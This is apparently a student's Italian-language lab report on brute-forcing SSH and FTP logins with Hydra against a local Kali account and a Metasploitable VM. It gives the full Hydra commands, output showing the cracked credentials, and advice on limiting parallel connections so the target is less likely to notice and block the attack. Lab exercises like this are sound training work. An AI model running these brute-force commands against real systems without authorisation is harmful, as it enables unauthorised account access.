

# ESERCIZIO W14D4

## Authentication cracking con Hydra

Mungiovì Fabio

### TASK

---

L'esercizio di oggi ha un duplice scopo:

- Fare pratica con Hydra per craccare l'autenticazione dei servizi di rete
- Consolidare le conoscenze dei servizi stessi tramite la loro configurazione

Ricordate che la configurazione dei servizi è essa stessa parte dell'esercizio

L'esercizio si svilupperà in due fasi:

- Una prima fase dove insieme vedremo l'abilitazione di un servizio SSH e la relativa sessione di cracking dell'autenticazione con Hydra;
- Una seconda fase dove configurerete e craccherete il servizio ftp.

#### Facoltativo:

Scegliete un qualsiasi servizio presente sulla macchina Metasploitable e procedete al cracking (rete interna).

Es. telnet, ssh, ftp, http.

Per velocizzare il cracking (e ottenere un esito positivo) potete modificare il dizionario scelto aggiungendo: utente: *msfadmin*, password: *msfadmin*.

# ESECUZIONE

Per l' esecuzione di questo esercizio, come prima cosa andiamo a creare un nuovo utente *test* sul sistema kali, che sarà l'obbiettivo delo nostro attacco, con el credenziali:


User: test\_user

Password: testpass




```
fabiomun@kali: ~  
File Actions Edit View Help  
(fabiomun@kali)-[~]  
$ sudo adduser test_user  
[sudo] password for fabiomun:  
New password:  
Retype new password:  
passwd: password updated successfully  
Changing the user information for test_user  
Enter the new value, or press ENTER for the default  
Full Name []:  
Room Number []:  
Work Phone []:  
Home Phone []:  
Other []:  
Is the information correct? [Y/n]  
(fabiomun@kali)-[~]  
$
```

Ora, con il comando `sudo service ssh start`, avviamo il servizio ssh, e testiamo l'effettivo funzionamento collegandoci con il comando `ssh test_user@<IP_Kali>`



```
test_user@kali: ~  
File Actions Edit View Help  
(fabiomun@kali)-[~]  
$ sudo service ssh start  
(fabiomun@kali)-[~]  
$ ssh test_user@192.168.50.100  
The authenticity of host '192.168.50.100 (192.168.50.100)' can't be established.  
ED25519 key fingerprint is SHA256:v8ppNWcPhmj6TLHPjM5BSG1ePf6DH+snJx+tmPxgjts.  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '192.168.50.100' (ED25519) to the list of known hosts.  
test_user@192.168.50.100's password:  
Linux kali 6.12.25-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.25-1kali1 (2025-04-30) x86_64  
  
The programs included with the Kali GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
(test_user@kali)-[~]  
$
```

Per evitare l'utilizzo di wordlist di decine di migliaia di password (come ad esempio *rockyou.txt*), che renderebbero l'attacco lungo molte ore, creiamo sul desktop 2 file di testo dove inserire qualche username e password (tra cui quelle funzionanti), come nell'esempio seguente.




Una volta preparati i file siamo pronti per l'attacco a dizionario tramite il tool **hydra**, digitiamo quindi il comando:

```
hydra -L user.txt -P password.txt 192.168.50.100 ssh -v
```

Dove:

- L** permette l'inserimento della lista di username
- P** permette l'inserimento della lista di password
- ssh** indica il protocollo che vogliamo attaccare
- v** attiva il verbose



Se l'attacco ha esito positivo, e il tool ha trovato le credenziali di accesso, queste verranno mostrate in verde, come nell'immagine sopra

Nell'immagine seguente, vediamo l'esecuzione dello stesso attacco, ma al servizio ftp

```
(fabiomun@kali)~[~/Desktop]
$ hydra -L user.txt -P password.txt 192.168.50.100 ftp -v
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service org
anizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-04 13:04:03
[DATA] max 16 tasks per 1 server, overall 16 tasks, 25 login tries (l:5/p:5), ~2 tries per task
[DATA] attacking ftp://192.168.50.100:21/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[STATUS] attack finished for 192.168.50.100 (waiting for children to complete tests)
[21][ftp] host: 192.168.50.100 login: test_user password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-06-04 13:04:11
```

## FACOLTATIVO

---

Proviamo ora sempre lo stesso attacco, ma come target avremo il sistema Metasploitable, nello specifico il servizio *ftp*

Al comando, oltre ad i paramentri visti in precedenza, aggiungiamo l'opzione -t4, che indica il numero di connessioni contemporanee che il tool cerca di stabilire con il servizio bersaglio.

Questo valore va controllato in quanto troppe connessioni simultanee, diminuiscono si i tempi di attacco, ma possono "allarmare" il servizio attaccato che potrebbe bloccare la connessione impedendo il nostro attacco.

```
(fabiomun@kali)-[~/Desktop]
$ hydra -L user.txt -P password.txt 192.168.51.101 -t 4 ftp -v
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service org
anizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-04 12:43:20
[DATA] max 4 tasks per 1 server, overall 4 tasks, 25 login tries (l:5/p:5), ~7 tries per task
[DATA] attacking ftp://192.168.51.101:21/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[21][ftp] host: 192.168.51.101 login: msfadmin password: msfadmin
[STATUS] attack finished for 192.168.51.101 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-06-04 12:43:41
```